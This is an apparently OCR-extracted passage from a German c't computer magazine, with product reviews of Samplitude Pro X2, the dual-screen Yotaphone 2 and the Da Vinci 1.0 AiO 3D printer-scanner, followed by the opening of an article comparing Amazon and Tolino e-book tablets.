Prozessor / Kerne / Takt	Qualcomm Snapdragon 805 / 4 / 2,7 GHz
Grafik	Qualcomm Adreno 420
Arbeits- / Flash-Speicher (frei)	3 GByte / 64 GByte (50,65 GByte)
Wechselspeicher	–
WLAN / Dual-Band / alle 5-GHz-Bänder	IEEE 802.11 a/b/g/n/ac / ✓ / ✓
Bluetooth / NFC / GPS	4.1 / ✓ / A-GPS
mobile Datenverbindung	LTE (300 MBit/s Down, 50 MBit/s Up), HSPA (42,2 MBit/s Down, 5,76 MBit/s Up)
Akku / austauschbar	3220 mAh / –
Abmessungen (H × B × T)	15,9 cm × 8,3 cm × 1 cm
Gewicht	182 g
Kamera	
Kamera-Auflösung Fotos / Video	4160 × 3120 (13 MPixel) / 3840 × 2160
Auto- / Touchfokus / Fotoleuchte (Anzahl)	✓ / ✓ / ✓ (2)
Frontkamera-Auflösung Fotos / Video	1920 × 1080 / 1920 × 1080
Display-Messungen	
Technik / Größe (Diagonale)	OLED (AMOLED) / 13,2 cm × 7,4 cm (6 Zoll)
Auflösung / Seitenverhältnis	2560 × 1440 Pixel (493 dpi) / 16:9
Helligkeitsregelbereich / Ausleuchtung	22 … 354 cd/m² / 90 %
Kontrast / Farbraum	>10 000:1 / AdobeRGB
Display: Blickwinkelabhängigkeit Die runden Diagramme geben die Winkelabhängigkeit des Kontrasts wieder. Blaue Farbanteile stehen für niedrige, rötliche für hohe Kontraste. Kreise markieren die Blickwinkel in 20-Grad-Schritten. Im Idealfall wäre das ganze Bild pink. winkelabhängiger Kontrast: Kreise im 20°-Abstand 0 200 400 600	
Laufzeitmessungen	
Video (200 cd/m²)	10,2 h
Video (max. Helligkeit)	7,9 h
3D-Spiel (200 cd/m²)	2,9 h
WLAN-Surfen (200 cd/m²)	10,6 h
Preise und Garantie	
Preis	600 € (32 GByte) / 650 € (64 GByte)

Anzeige

© Copyright by Heise Zeitschriften Verlag

Kai Schwirzke

Musikalische Flexibilisierung

Die Digital Audio Workstation Samplitude Pro X2

Das bislang etwas starre Samplitude Pro passt sich in der Version X2 deutlich besser den Vorlieben des Musikers an: Flexibleres Kanal-Routing, frei sortierbare Plug-ins und verbesserte Timestretch-Algorithmen peppen die Musikproduktionsumgebung auf.

Samplitude Pro X2 sieht seinem Vorgänger, er ist immerhin drei Jahre alt, zunächst verdächtig ähnlich. Subtile Änderungen gibt es trotzdem. So wurde beispielsweise das Fenster-Handling überarbeitet. Zwischen mehreren geöffneten Projekten lässt sich nun per Tab bequem hin- und herschalten. Auch die Verteilung der Fenster auf mehrere Monitore wurde eleganter gelöst. Werkzeugleisten können per Drag and Drop nach Belieben bestückt oder auch entrümpelt werden.

Kritik wurde gelegentlich am Routing-Konzept von Samplitude Pro laut. X2 gestattet es daher, einen Mischpultkanal auf mehrere Ausgänge zu leiten. Dabei erleichtern verschiedene Abgriffpunkte (pre/post-fader, pre-gain) die optimale Konfiguration für die jeweilige Mixing- oder Monitoring-Situation. Ebenfalls neu ist der frei wählbare (zuvor starre) Signalfluss im Plug-in-Rack, das inzwischen auch mehrere Instanzen desselben Plug-ins zulässt und VST3-Module unterstützt.

Zurzeit en vogue sind sogenannte VCA-Fader. Das sind Fader, die wiederum andere Fader beziehungsweise ganze Fader-Gruppen kontrollieren. Dafür lassen sie sich beliebig ineinander verschachteln und erweitern so die Flexibilität beim Mixing. In Samplitude Pro X2 lässt sich jede beliebige Spur in eine VCA-Spur verwandeln, transparent gezeichnete Geisterfader zeigen dann auf den zugeordneten Spuren an, welche Wirkung der VCA-Fader hat.

Verbessert wurden außerdem die Automationsfunktionen. So unterstützt Samplitude Pro inzwischen die Umwandlung von Spur- zu Objektautomationsdaten. Praktisch ist die numerische Bearbeitung einzelner Punkte in einer Automationskurve per rechtem Mausklick.

Zeit wie Kaugummi

Neu in Samplitude Pro X2 ist der hochwertige Timestretching- und Pitchshifting-Algorithmus élastique Pro V3 von zPlane. Auch andere DAWs bedienen sich dieses Moduls, das selbst bei extremeren Einstellungen noch ansprechende Resultate liefert. Elastic Audio nennt sich das Melodyne-Derivat zur Tonhöhenkorrektur von Magix. In der Version X2 lassen sich Elastic-Audio-Einstellungen aus einer Spur mit anderen Spuren synchronisieren. In der Quellspur vorgenommene Änderungen werden dann automatisch auf die zugeordneten Tracks übertragen – praktisch beispielsweise beim Editieren von Chören.

Das Plug-in-Repertoire wurde lediglich moderat erweitert. Samplitude Pro X2 besitzt mit dem Synthesizer DN-e1 sowie Rock Drums, Vintage Organ und Bass Machine vier neue Instrumente, Samplitude Pro X2 Suite bietet zusätzlich die Module Analog Synth, Urban Drums, Electric Piano und String Ensemble. Ihr Sound ist rundum gut.

Apropos X2 Suite: Diese ist doppelt so teuer wie das einfache Samplitude Pro X2 und enthält dafür die effiziente Clearing & Restauration Suite mit fünf Plug-ins (Declicker, Declipper, Denoiser, Brilliance Enhancer, Spectral Cleaning) sowie die ebenfalls ausgezeichnete Analogue Modelling Suite, bestehend aus Mastering-Kompressor, Kompressor/Bandsättigung, Transienten-Designer und Röhren-Channelstrip. Auch das neue Loudness Metering nach EBU R128/ITU-R BS.1771 gibt es nur in dieser Version.

Darüber hinaus erhalten Käufer der Suite 70 GByte altbekanntes Klangmaterial für das mitgelieferte Sampler-Plug-in Independence – beim normalen Pro X2 sind es nur 12 GByte. Unverständlich ist, warum die gute Verstärker-Simulation Vandal ebenfalls dem großen Samplitude vorbehalten ist.

Samplitudes Mixer lässt sich endlich ähnlich flexibel bedienen wie der anderer DAWs. Die besten Neuerungen sind allerdings der teuren Suite vorbehalten.

Fazit

Nach über drei Jahren Entwicklungszeit wirkt Samplitude Pro X2 ein wenig halbherzig. Zwar werten die neuen Features die DAW in der Tat auf, doch fühlt sich das Ganze eher an wie ein Service-Update zwischen großen Versionssprüngen. Dennoch: Wer sich auf die Magix-typische kleinteilige Bedienung einlassen mag und überwiegend mit Audiodateien arbeitet, freut sich über eine effiziente und professionell ausgestattete DAW ohne nennenswerte Schwachpunkte. Freunde ausgefeilter MIDI-Funktionen sind aber bei anderen Musikprogrammen besser aufgehoben.

Wer bereits gut mit Plug-ins ausgestattet ist, wird statt zur Suite eher zum einfachen X2 Pro greifen. Schade allerdings, dass man hier auf das zeitgemäße Loudness Metering sowie die Amp-Simulationen verzichten muss. Für 500 Euro liefert so mancher Konkurrent derlei bereits mit.

Angesichts der vielen kleineren Verbesserungen lohnt sich für Besitzer der Vorversion ein Update, wenn man dafür auch ungewöhnlich tief in die Tasche greifen muss. Wer prüfen möchte, ob Samplitude Pro X2 (Suite) das Richtige für ihn ist, kann die Programme als 30-Tage-Testversion bei Magix herunterladen. (hag)

Samplitude Pro X2

Digital Audio Workstation	
Hersteller	Magix, pro.magix.com
Betriebssystem	Windows ab 7, 32 & 64 Bit
Plug-in-Standards	VST2, VST3
Preise	Samplitude Pro X2 500 € Samplitude Pro X2 Suite 1000 € Upgrades ab 200 €

c't Demo-Version: ct.de/yz73

© Copyright by Heise Zeitschriften Verlag

Achim Barczok

Two-Face

Yotaphone 2 mit AMOLED-Display und E-Ink-Rückseite

Das Yotaphone 2 ist Smartphone und E-Book-Reader in einem. Das Schwarzweiß-Display auf der Rückseite soll aber auch die Laufzeit im Alltag verlängern.

Das erste Yotaphone war ein Experiment, das im Prinzip funktionierte, aber plump aussah. Mit dem Yotaphone 2 wird die Idee der E-Ink-Rückseite erwachsen: Das Smartphone sieht schlicht und schick aus und ist mit der geschwungenen Rückseite handlich. Aufgrund des glatten Gorilla-Glas fühlt es sich aber nicht besonders griffig an.

Die größte Besonderheit ist in der dunkelgrauen Rückseite eingelassen: ein E-Ink-Display mit 4,7-Zoll-Diagonale. Weil die Rückseite denselben dunklen Grauton hat wie die schwarzen E-Ink-Pigmente, entsteht fast der Eindruck, dass Texte und Bilder auf die Rückseite gedruckt sind – der Effekt ist allerdings nicht perfekt, weil immer ein Rahmen sichtbar bleibt und das Display etwas vertieft liegt.

Das Rückseiten-Display verwendet die gleiche Technik wie alle aktuellen E-Book-Reader. Das E-Ink-Panel zeigt 16 Grautöne an und ist träge, dafür bleiben Texte im Sonnenlicht gut lesbar und es verbraucht aufgrund der fehlenden Hintergrundbeleuchtung sehr wenig Strom.

Im Standby-Modus zeigt es je nach Konfiguration Fotos aus sozialen Netzwerken, die Uhrzeit, Wetter und Infos über eingehende Nachrichten an. Ein Tipp aufs entsprechende Logo öffnet die Nachrichten-Details. Dadurch kann man für den kurzen Blick aufs Smartphone das vordere Display ausgeschaltet lassen und spart Strom. Einige Apps nutzen das Display direkt: Zum Spielen gibt es Dame und Schach, zum Lesen einen E-Reader und RSS-Reader, die beide allerdings nur Grundfunktionen mitbringen.

Gespiegelte Apps

Normale Apps starten auf dem Hauptbildschirm, man kann sie über die „Mirror"-Funktion aber aufs Rückseitendisplay schieben und bei abgeschaltetem Hauptdisplay nutzen: So zeigt das Yotaphone dort beispielsweise die Kindle-App oder den Browser an. Multitouch funktioniert ebenso zuverlässig auf der Vorderseite, das Display reagiert aber – der Technik geschuldet – mit einer kurzen Verzögerung.

Mit den E-Ink-Panels aktueller E-Book-Reader kann das des Yotaphone 2 nicht mithalten. Zwar löst es mit 237 dpi vergleichsweise hoch auf, die Anzeige kam uns im Test aber leicht unscharf und nicht so angenehm wie auf dem Kindle Voyage oder Tolino Vision 2 vor. Auch fällt der Kontrast mit 3,6:1 deutlich geringer aus als bei Kindle (8,8:1) oder Tolino (6,3:1). Und nicht zuletzt bleiben beim Blättern Rückstände der vorherigen Seite sichtbar, was bei E-Book-Readern kaum noch vorkommt – in einem Reader-Test bekäme das Display in der c't nur die Note „schlecht". Nichtsdestotrotz: Für gelegentliches Lesen reicht die Qualität absolut aus.

Mit abgeschaltetem Haupt-Display lief das Yotaphone 2 beim Lesen von E-Books im Flugmodus ungefähr 68 Stunden – deutlich länger als jedes andere Smartphone. Schaut man sich aber Filme oder Webseiten auf dem Hauptbildschirm an, liegen die Laufzeiten je nach Anwendung mit 3,4 und 8,6 Stunden allenfalls im Mittelfeld. Außerhalb des E-Book-Modus haben wir das E-Ink-Display in der Praxis nur selten genutzt: Surfen ist auf dem AMOLED-Display einfach schöner, und die meisten anderen Apps sind schlicht ungeeignet für E-Ink. Der Standby-Modus mit schnellem Zugriff auf Nachrichten-Details erwies sich als praktisch, die Laufzeit verlängerte sich dadurch aber in unseren Tests nicht nennenswert. An einem arbeitsintensiven Tag muss das Smartphone abends an die Steckdose. Für lange Laufzeiten ist man deshalb mit einem Sony Xperia Z3 oder Samsung Galaxy Note 4 besser beraten.

Bei der ungewöhnlichen Rückseite könnte man fast den Rest der Hardware vergessen. Der entspricht gutem Smartphone-Mittelfeld: Das farbkräftige AMOLED-Display zeigt einen schönen Kontrast, könnte aber etwas heller sein.

Die Fotos der Kamera sind für ein Mittelklasse-Smartphone okay, wirken aber oft blass, überstrahlen und neigen zu leichtem Rauschen, zu den Rändern hin werden Bilder unscharf. Der Snapdragon-800-Prozessor ist schon etwas in die Jahre gekommen, lieferte im Test aber keinen Anlass zur Klage; das Smartphone ist flott und auch Spiele laufen darauf flüssig.

Fazit

Wenn man es ganz nüchtern betrachtet, ist das Yotaphone 2 für 700 Euro ein überteuertes Mittelklasse-Smartphone mit einer E-Ink-Rückseite, die im Alltag weder allzu viel Strom spart noch einen E-Reader wirklich ersetzen kann. Irgendwie will man es aber trotzdem haben: Es bietet ein Alleinstellungsmerkmal, ist ein echter Hingucker und kommt einem erfrischend anders vor in einer Welt, in der alle Android-Smartphones gleich aussehen. (acb)

Literatur

[1] So testen wir E-Book-Reader: heise.de/-2453858

c't Video, Details zum Test: ct.de/yk8u

Yotaphone 2

Android-Smartphone mit zwei Displays	
Hersteller	Yota, yotaphone.com
Betriebssystem	Android 4.4.3
Prozessor / Kerne / Takt	Qualcomm Snapdragon 800 / 4 / 2,3 GHz
RAM / Flash-Speicher (frei) / SD-Slot	2 GByte / 32 GByte (25,1 GByte) / –
WLAN / Dual-Band / alle 5-GHz-Bänder	IEEE 802.11 IEEE 802.11ac / ✓ / ✓
Bluetooth / NFC / GPS	4.0 / ✓ / ✓
mobile Datenverbindung[1]	LTE (150 MBit/s down, 50 MBit/s up), HSPA (42,2 MBit/s down, 5,76 MBit/s up)
Akku: Kapazität / austauschbar	4300 mAh / –
Abmessungen (H × B × T)	14,5 cm × 6,9 cm × 0,9 cm
Gewicht	143 g
Kamera-Auflösung Fotos / Video	3264 × 2448 (8 MPixel) / 1920 × 1080
Auto- / Touchfokus / Fotoleuchte (Anzahl)	✓ / ✓ / ✓ (1)
Frontkamera-Auflösung Fotos / Video	1920 × 1080 / 1920 × 1080
Display-Messungen	
Vorderseite: Technik / Größe (Diagonale) / Auflösung	OLED / 11,1 cm × 6,2 cm (5 Zoll) / 1920 × 1080 Pixel (440 dpi)
Helligkeitsregelbereich / Ausleuchtung	3 … 319 cd/m² / 97 %
Kontrast[2] / Farbraum	> 10.000:1 / AdobeRGB
Rückseite: Technik / Größe (Diagonale) / Auflösung	E-Ink / 10,3 cm × 5,8 cm (4,7 Zoll) / 960 × 540 Pixel (237 dpi)
Kontrast[3] / Graustufen	3,6:1 / 16
Listenpreis	699 €

[1] Herstellerangabe
[2] gemessen in abgedunkeltem Raum
[3] gemessen anhand der Reflexion einer externen Lichtquelle, s. heise.de/-2453858
✓ vorhanden
– nicht vorhanden

© Copyright by Heise Zeitschriften Verlag

Tim Gerber

Da Vincis Code

3D-Drucker und 3D-Scanner in einem Gerät für 800 Euro

3D-Drucker gibt es inzwischen schon für unter 500 Euro. Doch wo sollen die Vorlagen herkommen? Recht bestechend ist Idee eines 3D-Kopierers, der auf Knopfdruck die Kopie eines Gegenstandes herstellt. Der Da Vinci 1.0 AiO des taiwanischen Herstellers xyzPrinting soll diese Idee ins Wohnzimmer bringen.

Die Bezeichnung AiO für „All in One“ scheint für den Da Vinci 1.0 etwas übertrieben. In der Welt der Papierbeschmutzung versteht man darunter Geräte, die außer Drucken und Scannen mindestens noch kopieren und faxen können. Der Da Vinci vereint lediglich 3D-Drucker und 3D-Scanner in einem Gehäuse. Kopieren, also ohne weitere Eingriffe Gescanntes sofort auf dem Drucker wiedergeben, kann er schon mal nicht. Das scheitert bereits daran, dass Drucker und Scanner sich den Innenraum als Vorlagefläche des Scanners respektive Bauraum des Druckers teilen. Bevor ein Druck starten kann, muss folglich das 3D-Objekt von der Vorlage entfernt werden, sonst stünde es seinem Klon im Wege. Aber das ist nur der augenfälligste Grund.

Der Vorteil der gemeinsamen Platznutzung liegt darin, dass das Gerät relativ kompakt bleibt, also nicht viel größer ist, als ein 3D-Drucker mit diesem Bauraum (je 20 cm in allen Richtungen) es wäre. Relativ deshalb, weil das eben immer noch ein ziemlich klobiges Gerät ergibt. Der Da Vinci ähnelt so einer etwas überdimensionierten Mikrowelle.

Seine Vordertür kann man auch während des Druckens oder Scannens öffnen. Warnschilder weisen auf die Gefahren hin, sich die Hand zu verbrennen oder einzuklemmen. Wie bei vielen Selbstbau-Druckern auch erfolgt die Bedienung des Da Vinci über ein vierzeiliges Textdisplay. Von Bedienung am Gerät mag man eigentlich nicht recht sprechen, außer der Sprachauswahl zwischen Englisch und Chinesisch, ein paar Informationen über Betriebszustand und Filamentvorrat ist nicht viel los. Ein Speicherkarteneinschub etwa für den direkten Druck ohne PC fehlt zum Beispiel. Bleibt die Bedienung per Rechner und Software.


Programmatisches

Auf der mitgelieferten DVD befanden sich die Programme XYZware fürs Drucken und XYZscan fürs 3D-Scannen in bereits veralter Version. Besser lädt man sich die Software gleich von der Webseite des Herstellers, der dafür allerdings eine Registrierung verlangt. Mac-Nutzer finden dort auch eine Version der Scansoftware für das Apple-Betriebssystem, die auf der DVD fehlt. Bei der Installation auf Windows-Rechnern schlug der Virenscanner (Avira Professional Security 14.0.7) Alarm. Installieren und ausführen ließ sich die Software aber trotzdem. Das liege an der fehlenden Signatur, um die man sich bei Avira vergeblich bemüht habe, teilte xyzPrinting mit.

Der Da Vinci wird mit einem proprietären Protokoll gesteuert; der sonst übliche G-Code im ASCII-Format kommt nicht vor. Versuche, mit anderen Programmen für den 3D-Druck wie RepetierHost Verbindung mit dem Da Vinci aufzunehmen, gelangen uns nicht. Zwar meldet er sich wie andere 3D-Drucker-Elektronik am PC als virtueller COM-Port an, Verbindungsversuche mit einschlägigen Baud-Raten schlugen jedoch fehl. Nähere Informationen zur Datenübertragung gibt es vom Hersteller nicht. Unterm Strich bleibt man auf dessen Software angewiesen.

Die ist ausgesprochen rudimentär und erlaubt nur wenige Einstellungen. Das Druckerprogramm importiert neben proprietären Dateiformaten 3D-Model im Format STL. Das ist das gängige Format, um die Oberfläche von 3D-Modellen als Vielzahl von Dreiecken vektororientiert zu beschreiben. Aufgabe des Druckerprogramms ist es dann, diese Daten umzurechnen in Druckbahnen für den schichtweisen Aufbau des Modells. Dabei kann man üblicherweise sehr viele Einstellungen beispielsweise zur Art der Füllung des Modellinneren und dergleichen vornehmen. Bei der XYZware beschränkt sich das jedoch auf die Festlegung, ob ein Gittermuster für den besseren Halt (Raft) gedruckt werden soll und Stützen für überhängende Teile (Support). Außerdem kann die Druckqualität, also im Wesentlichen die Schichtdicke, in drei Stufen von 0,2 bis 0,4 Millimetern festgelegt werden. Das ist alles.

Beim Scanprogramm kann man lediglich die Helligkeit einstellen. Der Klick auf den Druck-Button öffnet das Druckerprogramm und übergibt ihm die Daten aus dem Scann. Statt gleich zu drucken, kann man den Scan auch in einem proprietären Format oder als STL-Datei abspeichern, die auch von anderen Programmen für die 3D-Konstruktion oder den Druck verarbeitet werden kann.



Die Druckersoftware bietet kaum Einstellmöglichkeiten. Das ist einsteigerfreundlich, erfahrene Anwender werden die eine oder andere gewohnte Konfigurationsmöglichkeit vermissen.

Lichtschnitte

Der Scanner arbeitet mit dem sogenannten Lichtschnittverfahren. Dabei wird das Objekt auf einem Drehteller platziert. Mit einem Laser wird ein Strich auf das Objekt projiziert, dessen Verformung auf der Objektoberfläche eine seitlich in einem bestimmten Winkel von dem Laserstrahl angebrachte Kamera aufzeichnet. Der Teller dreht sich dabei in kleinen Schritten weiter und für jeden Schritt werden die Daten erfasst. Mithilfe der bekannten Position von Laserstrahl und Kamera errechnet die Software daraus am Ende die Form der Objektoberfläche. Der Da Vinci 1.0 führt sogar zwei ganze Umdrehungen durch, wobei zu-

© Copyright by Heise Zeitschriften Verlag

erst ein Laser von schräg unten und bei der zweiten Umdrehung einer von schräg oben leuchtet. Ein vollständiger Scandurchgang dauert unabhängig von der Vorlage etwa fünf Minuten.


Wie gut ein Scan gelingt, hängt verfahrensbedingt unter anderem von der Oberflächenbeschaffenheit der Vorlage ab. Ist sie zu dunkel, kann die Kamera die rote Linie des Lasers auf der Oberfläche nicht richtig erkennen, weil zu wenig davon reflektiert wird. Aufgrund der Laserfarbe Rot sind Komplementärfarben wie Grün oder Blau besonders schlecht geeignet, weil sie Rot schlucken, aber auch graue oder schwarze Oberflächen lassen sich nicht scannen. Rot selbst ist aber genauso tödlich, weil die Kamera dann keinen Unterschied zwischen Linie und Oberfläche mehr sieht. Dasselbe gilt für transparente oder zu stark reflektierende Oberflächen, etwa Edelstahl. Hier irritieren die entstehenden Lichtreflexe die Kamera, sodass die Tiefendaten des Objekts nicht korrekt erfasst werden können.

Wirklich geeignet sind eigentlich nur Objekte mit mattweißer Oberfläche, die man in der Praxis aber eher selten antrifft. Man kann sich jedoch mit Kreidespray behelfen, das aus dem Fußball bekannt ist und sich anschließend wieder abwaschen lässt.

Versuche mit einer weißen Eule aus einem anderen 3D-Drucker brachten jedenfalls ganz ansehnliche Resultate, auch wenn einige Details verschwanden und an manchen Stellen Fehler auftraten, unter anderem Punktwölkchen außerhalb des Objekts. Auch beim besten uns gelungen Scan wäre deshalb noch eine Nachbearbeitung zu empfehlen, für die man eigene Programme benötigt, weil die Scannersoftware keine Möglichkeit dazu bietet. In Betracht kommt stattdessen das in der Basisversion kostenlose Netfabb (siehe c't-Link am Ende).

Das Druckwerk des Da Vinci ist aus dem gleichnamigen Drucker bekannt, den wir bereits [1] getestet haben. Ein paar dort bemängelte Dinge wurden inzwischen behoben. So lag unserem Testgerät nun ein Spachtel aus Metall statt Plastik zum Ablösen der Drucke bei.

Ansonsten bleibt der Drucker Mittelmaß sowohl hinsichtlich Genauigkeit als auch Qualität. Ein Würfel mit einem Zentimeter



Die 3D-Scans werden mit Hilfe des Lichtschnittverfahrens erzeugt. Die weiße Eule aus einem anderen 3D-Drucker erwies sich wegen ihrer Oberfläche als geeignetes Testobjekt, Gegenstände mit dunklen oder glänzenden Oberflächen kann der Scanner kaum erfassen.

Kantenlänge war bei höchster Druckqualität in allen Richtungen zwischen 0,05 und 0,19 Millimeter zu klein. Das c't-Logo dauert etwa 30 Minuten, wovon allein 10 Minuten fürs Aufheizen des Druckbettes von Zimmertemperatur auf 90 Grad Celsius draufgehen, die für das verwendete ABS-Material vonnöten sind. Theoretisch verarbeitet der Da Vinci auch PLA-Filament, für das niedrigere Temperaturen erforderlich sind. Die deutschen Distributoren haben solches aber derzeit nicht im Angebot und Alternativen kommen hier nicht recht in Betracht. Denn die Da-Vinci-Drucker müssen mit Druckkassetten bestückt werden, die der Hersteller mit einem Füllstandchip verdongelt hat. Die handelsüblichen Filamentrollen kann man beim Da Vinci deshalb nicht verwenden.

So wundert es auch nicht, dass der Preis für das Filament hier relativ hoch ausfällt. Eine Kassette mit 600 Gramm ABS kostet 35 Euro, das Kilogramm also etwa 58 Euro. Üblich sind Preise von um die 30 Euro fürs Kilogramm PLA oder ABS. Das c't-Logo wiegt knapp 5 Gramm, kostet mit dem Da Vinci demnach etwa 30 Cent.

Die Geräuschentwicklung ist beim Scannen mit 2,6 Sone erträglich, beim Drucken mit 5,8 Sonne und Spitzenpegeln von um die 67 dB(A) Schalldruck aber schon recht unangenehm. Schwerer wiegt indessen, dass unser Testgerät mitunter um die 30 Watt elektrischer Leistung beanspruchte, obwohl es nichts zu tun hatte und sein Energiesparmodus aktiviert war. Nach einem Scan blieb der Z-Motor unter Strom und einer der Lüfter blies stets leise vor sich hin, sodass der Drucker im Minimum noch 11 Watt beanspruchte. Daran ändert sich auch nach mehreren Stunden Untätigkeit nichts. Schaltet man den Drucker über seinen Kippschalter direkt neben dem Stromanschluss aus, verbraucht er immer noch ein Watt.

Fazit

Die Kombination von 3D-Drucker und -Scanner in einem Gehäuse beim Da Vinci 1.0 AiO ist interessant, der Preis von 800 Euro ein Schnäppchen. Das allein macht aber niemanden glücklich, was also fängt man mit dem 800-Euro-Schnäppchen an? Der Drucker ist brauchbar, es gibt ihn allein für 600 Euro. Billiger geht es nur mit Bausätzen. Die Qualität der Scans genügt jedoch bestenfalls für die Reproduktion von Nippesfiguren. Ein Ersatzteil für ein kaputtes Haushaltsgerät oder andere Teile, bei denen es auf eine gewisse Exaktheit ankommt, bekommt man mit solchen Geräten beim derzeitigen Stand der Technik nicht reproduziert. Derartiges muss man weiterhin mit 3D-Zeichenprogramm und Messschieber am PC konstruieren, um es auf dem 3D-Drucker ausgeben zu können. 3D-Scans sind dabei als Vorlage weniger geeignet, 2D-Scans oder Fotos lassen sich dagegen importieren und als Vorlage nutzen. Und dafür wünscht man sich dann auch eine Drucker-Software, die diverse Einstellungen erlaubt, beispielsweise das Drucken ohne Füllung oder mit einem bestimmten Füllmuster. Das kann die mitgelieferte Software aber nicht – und eine andere kann man nicht benutzen. (tig)

Literatur

[1] Phillip Steffan, Kubisch, praktisch, gut, Vier 3D-Drucker unter 700 Euro, c't 15/14, S. 126

[2] Peter König, Im Visier der Laser, Desktop-3D-Scanner für handliche Objekte, c't 11/14, S. 144

[3] Tim Gerber, Schichtarbeit, 3D-Drucker richtig konfigurieren, c't 8/14, S. 156

c't Software-Download: ct.de/yqyy

Da Vinci 1.0 AiO

3D-Scanner/Drucker-Kombinationsgerät	
Hersteller	xyzPrinting, xyzprinting.com
Distributoren	Omtec, omtec-3d.de; iGo3D, igo3d.com
Abmessungen (B × H × T)	47 cm × 51 cm × 56 cm
maximale Modellgröße	20 cm × 20 cm × 20 cm
Rohmaterial	ABS (oder PLA), 1,75 mm
Durchmesser Druckdüse	0,4 mm
Software	XYZware (Druck), XYZScan
unterstützte Betriebssysteme	Windows ab XP, Mac OS X ab 10.8 (nur drucken)
Standard-Schichtdicken	0,1 mm, 0,2mm, 0,3 mm, 0,4 mm
beheiztes Druckbett/Druck über USB/SD-Karte	✓/✓/–
Testergebnisse	
Druckdauer c't-Logo/Aufheizzeit	29 min / 9 min
Geräusch Druck/Scan	51 dB(A); 5,8 Sone / 39 db(A); 2,3 Sone
Leistungsaufnahme Druck /Scan/Stand-by/Aus	207 W / 29 W / 11 W / 1W
Bewertung	
Druckqualität/Scanqualität	○ / ○
Materialpreis pro kg	58 € (proprietär)
Gerätepreis	800 €

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht
✓ vorhanden – nicht vorhanden

© Copyright by Heise Zeitschriften Verlag

Alexander Spier

Die E-Book-Tablets

Android-Tablets ab 100 Euro von Amazon und Tolino

Tablets sind der natürliche Feind des E-Book-Readers. Denn die Multitalente können mehr, haben Farbdisplays und kosten inzwischen das Gleiche oder weniger. Braucht man für Bücher also wirklich einen E-Book-Reader oder eignet sich ein Tablet nicht viel eher für die Bettlektüre?

Das Verlangen nach flexibleren Geräten spüren auch die beiden größten E-Book-Händler in Deutschland. Amazon und die Tolino-Allianz bieten inzwischen Tablet-Modelle auf Basis von Android an, die mit ungewöhnlichen Details aus der Masse herausstechen. So verpasst Tolino dem tab 8 eine zusätzliche Starttaste für die E-Book-App und imitiert damit die Bedienung der eigenen E-Book-Reader. Schneller kommt man bei keinem anderen Tablet an seine Bücher. Das 180 Euro teure tab 8 ist unter Federführung der Telekom entstanden, die zusammen mit einer Reihe von Buchhändlern die Tolino-Allianz bildet. Hergestellt wird es von der deutschen Firma Trekstor, die bereits Erfahrung im Tablet-Geschäft hat.

Amazon bietet zusätzlich zum Fire HD 7 mit 7-Zoll-Display nun auch das HD 6 mit einem für Tablets ungewöhnlich kleinen 6-Zoll-Bildschirm für 100 Euro an. Diese Größe verwenden auch viele aktuelle E-Reader, was das HD 6 umso mehr zu einem direkten Konkurrenten macht. Drin steckt die gleiche Technik wie im HD 7. Den traditionellen Beinamen Kindle hat Amazon in der aktuellen Tablet-Generation übrigens gestrichen und grenzt sie damit stärker vom klassischen Kindle-E-Reader ab.

Lesen auf dem Tablet

Das Grundproblem der kürzeren Akkulaufzeit können alle drei Kandidaten nicht ausmerzen. Besonders tagsüber, wenn E-Ink-Displays ohne Beleuchtung wunderbar funktionieren, geraten die Tablets bei der Laufzeit und Lesbarkeit deutlich ins Hintertreffen [1]. Doch auch mit Beleuchtung ist der Abstand noch groß. Langes Lesen ist mit einem E-Book-Reader wegen des geringen Gewichts ein bisschen bequemer, störend schwer sind die kleinen Tablets aber nicht mehr.

Nur eine Frage des Preises ist die Displayschärfe. An den Kindle Voyage mit seinen 300 dpi kommen die hier getesteten Tablets nicht ganz heran. Ansonsten nehmen sich E-Book-Reader und Tablets in dieser Hinsicht mittlerweile wenig, über 200 dpi sollten es bei beiden sein. Gute Android-Tablets mit über 300 dpi gibt es ab etwas über 200 Euro, Ausnahme ist das Kindle HDX 7, das Amazon schon ab 160 Euro anbietet. Sobald mehr als nur reiner Text angezeigt werden soll, sind die E-Ink-Displays der Reader klar im Nachteil.

Leicht zu beheben wäre der Rückstand der Tablets bei der Software. Sowohl Amazon als auch Tolino spendieren ihren Lese-Apps nicht alle Zusatzfunktionen der E-Book-Reader. Der Kindle-App fehlen Zugaben wie die Word-Wise-Funktion, die automatisch Übersetzungen und Worterklärungen einblendet. Beim Tolino fehlen einige Layout-Optionen. Suchfunktion, Markierungen und per Cloud synchronisierte Notizen bringen beide aber mit. Zum einfachen Lesen langen die Tablets allemal, direkt einkaufen kann man auf beiden Gerätetypen ebenfalls. Tolino ist aber generell offener für Nachschub aus anderen Quellen.

Amazon Fire HD 6 und HD 7

Das schärfste Argument für die beiden Amazon Fire HD ist der Preis. Knapp 100 Euro will Amazon für das HD 6, 120 Euro für das HD 7. Dafür muss der Käufer Werbung auf dem Sperrbildschirm hinnehmen, von Amazon „Spezialangebote“ getauft. Wer die nicht sehen will, muss 15 Euro mehr ausgeben. Nachträglich entfernen lässt sich das nur über den Amazon-Support gegen Bezahlung.

